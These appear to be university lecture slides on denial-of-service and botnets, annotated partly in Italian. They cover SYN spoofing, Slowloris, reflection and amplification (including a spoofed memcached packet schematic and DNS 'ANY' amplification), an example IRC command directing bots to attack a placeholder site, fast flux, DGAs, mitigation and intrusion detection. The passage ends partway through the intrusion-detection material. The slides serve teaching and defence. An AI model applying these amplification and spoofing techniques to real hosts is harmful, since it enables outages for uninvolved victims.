- ❑ Attacks the ability of a server to respond to future connection requests by overflowing the tables used to manage them
- ❑ Thus legitimate users are denied access to the server
- ❑ Hence an attack on system resources, specifically the network handling code in the operating system

TCP 3-way handshake



SYN Spoofing

- ❑ Attacker generates a number of SYN connection request packets with forged source addresses
- ❑ For each of these the server records the details of the TCP connection request and sends the SYN-ACK
 - ❑ Valid SRC: TCP RST
 - ❑ Non-existing SRC: re-TX and wait *a seconda se IP valido o meno*
- ❑ The attacker directs a very large number of forged connection requests at the targeted server.
- ❑ These rapidly fill the table of known TCP connections on the server
- ❑ Once this table is full, any future requests, including legitimate requests from other users, are rejected
- ❑ Significant difference in the volume of network traffic between a SYN attack and ICMP flooding



HTTP attacks

❑ Flooding

- ❑ Attack that bombards Web servers with HTTP requests
- ❑ Consumes considerable resources
- ❑ Spidering ottieni la web page e visita tutti i link contenuti in essa
 - ❑ Bots starting from a given HTTP link and following all links on the provided Web

❑ Slowloris

- ❑ Attempts to monopolize by sending HTTP requests that never complete
- ❑ Eventually consumes Web server's connection capacity
- ❑ Utilizes legitimate HTTP traffic
- ❑ Existing intrusion detection and prevention solutions that rely on signatures to detect attacks will generally not recognize Slowloris

Recap


- ❑ Flooding attacks
 - ❑ Classified based on network protocol used
 - ❑ Intent is to overload the network capacity on some link to a server or its resources
 - ❑ Virtually any type of network packet can be used
 - ❑ Limitations
 - ❑ Low traffic volume from a single attacker
 - ❑ Easier to detect and thus mitigate (not so easy, but doable...)
 - ❑ Enhancements
 - ❑ usa un intermediario per reflect l'attacco, ha un grande impatto, utilizzando la reflection si può performare un grande DoS attacco anche da casa. Con reflection e amplification non serve avere una grande capacità di rete, si può sfruttare quella dei server in internet
 - ❑ **Reflector attacks**
 - ❑ **Amplifier attacks**
 - ❑ **Distributed denial-of-service attacks**
 - ❑ Combinations are possible: e.g. DDoS attacks based on Amplification
 - ❑ Harder to detect (and mitigate) because of distribution and redirection
 - ❑ No particular resource/bandwidth requirement
- si può utilizzare anche una combinazione di essi

Reflection and Amplification Attacks

- ❑ Attacker sends packets to a known service on the intermediary with a spoofed source address of the actual target system
 - ❑ reflector (and amplifier) attacks use network systems functioning *normally*
 - ❑ *but need source address spoofing*
- ❑ When intermediary responds, the response is sent to the target: **Reflection**
- ❑ “Reflects” the attack off the intermediary (reflector)
- ❑ Ideally the attacker would like to use a service that created a larger response packet than the original request: **Amplification**
- ❑ Goal is to generate enough volumes of packets to flood the link to the target system without alerting the intermediary
- ❑ The basic defense against these attacks is blocking spoofed-source packets

DNS Reflection Attack

un attaccante può sfruttare applicazioni come DNS per fare reflection



Amplification Attack Example

- ❑ Use packets directed at a legitimate server as the intermediary system
- ❑ Attacker creates a series of requests containing the spoofed source address of the target system
- ❑ Convert a small request to a much larger response (amplification)
 - ❑ the attacker need only generate a moderate flow of packets to cause a larger amplified flow
- ❑ Target is flooded with responses
- ❑ There are many amplification techniques
- ❑ Example: GitHub attack (1.3 Tbps - 130 Mpps, Feb 2018)
 - ❑ memcached DDoS attack (so there were no botnets involved)
 - ❑ the attackers leveraged the amplification effect of a popular database caching system known as memcached
 - ❑ **50,000x amplification!**

UDP-based Amplification Attacks

Protocol	Bandwidth Amplification Factor
Memcached	50000 (fixed in version 1.5.6) ^[65]
NTP	556.9 (fixed in version 4.2.7p26) ^[66]
CharGen	358.8
DNS	up to 179 ^[67]
QOTD	140.3
Quake Network Protocol	63.9 (fixed in version 71)
BitTorrent	4.0 - 54.3 ^[68] (fixed in libuTP since 2015)
CoAP	10 - 50
ARMS	33.5
SSDP	30.8
Kad	16.3
SNMPv2	6.3
Steam Protocol	5.5
NetBIOS	3.8

memcached attack

IP|SRC<random> UDP|11211 set <key> <data>



- 1 Store multiple objects in open Memcached server
Use UDP and spoof with random source IP



IP|SRC=<victim> UDP|11211 get <key>*

IP|SRC=<victim> UDP|11211 get <key>*


IP|SRC=<victim> UDP|11211 get <key>*



- 2 Fetch multiple keys in requests
Use UDP and spoof SRC IP to victim IP

10,000x up to 52,000x amplification
15B request --> 750kB response

key
1010101010101011110
1010110101100001111
0101001011101101111




victim

DNS amplification

Attackers craft DNS requests in a way that substantially amplifies the size of the response.

One way to do this is by requesting not just the IP address but the entire domain (for example, using DNS requests for the record type “ANY”), so the response might include details about subdomains, backup servers, mail servers, aliases, and more.

Suddenly, a 10-byte DNS request could generate a response that's 10, 20, even 50 times larger.




Distributed Denial of Service (DDoS) Attacks

Use of multiple systems to generate attacks

Attacker uses a flaw in operating system or in a common application to gain access and installs their program on it (zombie)

Large collections of such systems under the control of one attacker's control can be created, forming a botnet

DDoS Attack Architecture



DDoS attack mitigation

- ❑ These attacks cannot be prevented entirely...
- ❑ And in fact also big providers are victim of such attacks
 - ❑ 2.3 Tbps attack to Amazon AWS cloud in Feb 2020!!!!
 - ❑ High traffic volumes may be legitimate
 - ❑ High publicity about a specific site
 - ❑ Activity on a very popular site
 - ❑ Described as slashdotted, flash crowd, or flash event
 - ❑ in general, modern attacks are based on “normal activities” and hard to identify
- ❑ Four lines of defense against DDoS attacks
 - ❑ ***Attack prevention and preemption*** (before the attack)
 - ❑ ***Attack detection and filtering*** (during the attack)
 - ❑ ***Attack source traceback and identification*** (during and after the attack)
 - ❑ ***Attack reaction*** (after the attack)

DDoS Attack Prevention

- ❑ Block spoofed source addresses
 - ❑ On routers as **close to source** as possible
- ❑ **Filters** may be used to ensure path back to the claimed source address is the one being used by the current packet
 - ❑ Filters must be applied to traffic **before** it leaves the ISP's network or at the point of entry to their network
- ❑ Use modified TCP connection handling code (TCP SYN cookies)
 - ❑ Cryptographically encode critical information in a cookie that is sent as the server's initial sequence number
 - ❑ Legitimate client responds with an ACK packet containing the incremental sequence number cookie
 - ❑ Drop an entry for an incomplete connection from the TCP connections table when it overflows

DDoS Attack Prevention


- ❑ Block suspicious services and combinations
- ❑ Manage application attacks with a form of graphical puzzle (captcha) to distinguish legitimate human requests
- ❑ Good general system security practices
- ❑ Use mirrored and replicated servers when high-performance and reliability is required
- ❑ Go to the cloud :)

DDoS Attack Detection and Filtering

- ❑ HW/SW solutions try to detect and mitigate DDoS attack directly in the victim network
- ❑ Even when you don't use third party cloud base hosting, it is better to leave this job to experts :)
 - ❑ *Cloud Based DDoS mitigation*

❑ Single IP protection

- ❑ Cloud Provider give one IP (from its own pool) to customer
- ❑ WEB Client traffic is naturally routed to the scrub center and then tunneled to the customer
- ❑ Responses directly to clients



❑ Full subnet protection

- ❑ customers subnet announced by cloud provider
- ❑ customer router with BGP/GRE
- ❑ customer must have another public IP outside the "protected subnet" for GRE tunneling
- ❑ customer speaks BGP with cloud provider to dynamically enable cloud based protection



Additional readings


Nice set of shorts (not so hard to understand) articles from Cloudflare

<https://www.cloudflare.com/it-it/learning/ddos/what-is-a-ddos-attack/>

Botnets



Definition

- ❑ A **botnet** is a number of Internet-connected devices, each of which is running one or more **bots** *in realtà questi non sanno di essere infettati*
- ❑ Botnets can be used to perform **Distributed Denial-of-Service (DDoS) attacks** *ma anche altri tipi di attacchi*
 - ❑ but also steal data, send spam, phishing, and allow the attacker to access the device and its connection *attaccante*
- ❑ The owner can control the botnet using **command and control (C&C) software**



Architecture Overview

- ❑ Botnet architecture has evolved over time in an effort to evade detection and disruption
- ❑ Traditionally, bot programs are constructed as **clients** which communicate via existing **servers**
- ❑ This allows the **bot herder** (the person controlling the botnet) to perform all control from a remote location, which obfuscates the traffic
- ❑ Many recent botnets now rely on existing peer-to-peer networks to communicate
- ❑ These P2P bot programs perform the same actions as the client-server model, but they do not require a central server to communicate



Client-Server Model

- ❑ First Botnets = client-server model
- ❑ Operate through Internet Relay Chat (**IRC**) networks, domains, or websites
 - ❑ Infected clients access a predetermined location and await incoming commands from the server.
 - ❑ The bot herder sends commands to the server, which relays them to the clients.
 - ❑ Clients execute the commands and report their results back to the bot herder.
 - ❑ In the case of IRC botnets, infected clients connect to an infected IRC server and join a channel pre-designated for C&C by the bot herder.
 - ❑ The bot herder sends commands to the channel via the IRC server. Each client retrieves the commands and executes them.
 - ❑ Clients send messages back to the IRC channel with the results of their actions.

P2P Model

- ❑ Bot herders have begun deploying malware on peer-to-peer networks.
- ❑ These bots may use digital signatures so that only someone with access to the private key can control the botnet
- ❑ Newer botnets fully operate over P2P networks.
 - ❑ Rather than communicate with a centralized server, P2P bots perform as **both a command distribution server and a client** which receives commands
 - ❑ This avoids having any single point of failure, which is an issue for centralized botnets.
- ❑ In order to find other infected machines, the bot discreetly probes random IP addresses until it contacts another infected machine.
 - ❑ The contacted bot replies with information such as its software version and list of known bots.
 - ❑ If one of the bots' version is lower than the other, they will initiate a file transfer to update
 - ❑ This way, each bot grows its list of infected machines and updates itself by periodically communicating to all known bots
- ❑ Alternative approach: distributed dictionaries like DHTs

Core components

- ❑ A botnet's **originator** (known as a "*bot herder*" or "*bot master*") controls the botnet remotely
 - ❑ This is known as the command-and-control (C&C)
- ❑ The program for the operation must communicate via a covert channel to the client on the victim's machine (zombie computer)

Control protocols

- ❑ IRC is a historically favored means of C&C because of its communication protocol.
- ❑ A bot herder creates an IRC channel for infected clients to join. Messages sent to the channel are broadcast to all channel members.
- ❑ The bot herder may set the channel's topic to command the botnet
 - ❑ :herder!herder@example.com TOPIC #channel DDoS www.victim.com
 - ❑ bot herder alerts all infected clients belonging to #channel to begin a DDoS attack on the website www.victim.com
 - ❑ :bot1!bot1@compromised.net PRIVMSG #channel I am DDOSing www.victim.com
 - ❑ client alerts the bot herder that it has begun the attack
- ❑ Other example: telnet (or ssh) control protocol
 - ❑ remember we can run commands with ssh? :)
 - ❑ but many others: web pages, DNS, even twitter !!!
 - ❑ more complicated techniques: Fast Flux (more details later...)

Zombie computer

- ❑ Computer connected to the Internet that has been **compromised** by a hacker, computer virus or trojan horse and can be used to perform malicious tasks of one sort or another under remote direction
- ❑ Most owners of zombie computers are unaware that their system is being used in this way
- ❑ A coordinated DDoS attack by multiple botnet machines also resembles a zombie horde attack
- ❑ The process of stealing computing resources as a result of a system being joined to a botnet is sometimes referred to as "*scrumping*"

Botnet detection (very very high level)

- ❑ Detect the malicious software (*system level*)
 - ❑ This is usually done by local antivirus
 - ❑ System defense part of this course
- ❑ Detect unusual network activities (*network level*)
 - ❑ Example:
 - ❑ monitor fast DNS record fluctuation
 - ❑ monitor the content of packets (not really applicable nowadays)
 - ❑ stateful monitoring of traffic pattern (even of encrypted traffic)
 - ❑ This can be done everywhere
 - ❑ ISP network
 - ❑ Data center
 - ❑ Edge network
 - ❑ Computer
 - ❑ Monitoring and Intrusion Detection Systems

Fast Flux Botnets


from <https://hackersterminal.com>

Single Fast Flux

- ❑ C&C server is hidden behind a set of C&C fast flux (FF) agents that act as a reverse proxy to the actual C&C server
- ❑ An infected host contact one of the FF agents by resolving a fixed domain name (let's say ffbotnet.com)
- ❑ FF agents change frequently over time
 - ❑ because the C&C rapidly update the DNS A record for ffbotnet.com on a bulletproof server
- ❑ The infected host sends a control message (let's say a HTTP message) to (one of the) the FF agent
- ❑ The FF agent relay the request to C&C server and replay the response back to the infected host
- ❑ **Problem:** fixed authoritative DNS server for the FF domain

Single Fast Flux

<https://hackersterminal.com/fast-flux-service-networks-ffsn-technique/>




SINGLE-FLUX NETWORK

Double Fast Flux

- ❑ Same as single FF but also the authoritative DNS server change frequently over time
- ❑ C&C server points the authoritative server for the FF domain to one of the available FF agents
- ❑ The FF agents act as both
 - ❑ C&C commands relay
 - ❑ DNS query relay
- ❑ **Problem:** still fixed domain name for the FF domain

Double Fast Flux

<https://hackersterminal.com/fast-flux-service-networks-ffsn-technique/>




DOMAIN GENERATION ALGORITHM (DGA)

- ❑ Fixed FF domain names can be blacklisted (if discovered)
- ❑ ***Solution: use a malicious domain name that changes over time*** per esempio one time password
- ❑ The infected hosts and the C&C master (pseudo) randomly generate domain names using the same DGA algorithm
- ❑ As for any pseudo-random generator, if we start from the same seed we obtain the same pseudo-random sequence
 - ❑ ...hence the C&C master knows in advance the domain names that will be used
- ❑ The DGA seed is the secret shared among C&C master and infected hosts

Domain Generation Algorithms

<https://hackersterminal.com/domain-generation-algorithm-dga-in-malware/>



Domain Generation Algorithm (DGA)

Intrusion Detection Systems

from “**Computer Security: Principles and Practice**” (*Chapter 8*)
William Stallings and Lawrie Brown

Intrusion Detection Systems

- ❑ A hardware or software function that gathers and analyzes information from various areas within a computer or a network to identify possible security intrusions
- ❑ ***Host-based IDS (HIDS)***: Monitors the characteristics of a single host for suspicious activity
- ❑ ***Network-based IDS (NIDS)***: Monitors network traffic and analyzes network, transport, and application protocols to identify suspicious activity
- ❑ ***Distributed or hybrid IDS***: Combines information from a number of sensors, often both host and network based, in a central analyzer that is able to better identify and respond to intrusion activity

Intrusion Detection Systems' Requirements

Run continually

Be fault tolerant

Resist subversion

Impose a
minimal
overhead on
system

Configured
according to
system security
policies

Adapt to
changes in
systems and
users

Scale to monitor
large numbers
of systems

Provide graceful
degradation of
service

Allow dynamic
reconfiguration

Two Approaches to Intrusion Detection

Anomaly detection

- ❑ Involves the collection of data relating to the behavior of legitimate users over a period of time
- ❑ Current observed behavior is analyzed to determine whether this behavior is that of a legitimate user or that of an intruder

Signature/Heuristic detection

- ❑ Uses a set of known malicious data patterns or attack rules that are compared with current behavior
- ❑ Also known as misuse detection
- ❑ Can only identify known attacks for which it has patterns or rules

Anomaly Detection

- ❑ **Statistical**

- ❑ Analysis of the observed behavior using univariate, multivariate, or time-series models of observed metrics

- ❑ **Knowledge based**

- ❑ Approaches use an expert system that classifies observed behavior according to a set of rules that model legitimate behavior

- ❑ **Machine Learning**

- ❑ Approaches automatically determine a suitable classification model from the training data using data mining techniques

Signature or Heuristic Detection

Signature approaches

- Match a large collection of known patterns of malicious data against data stored on a system or in transit over a network
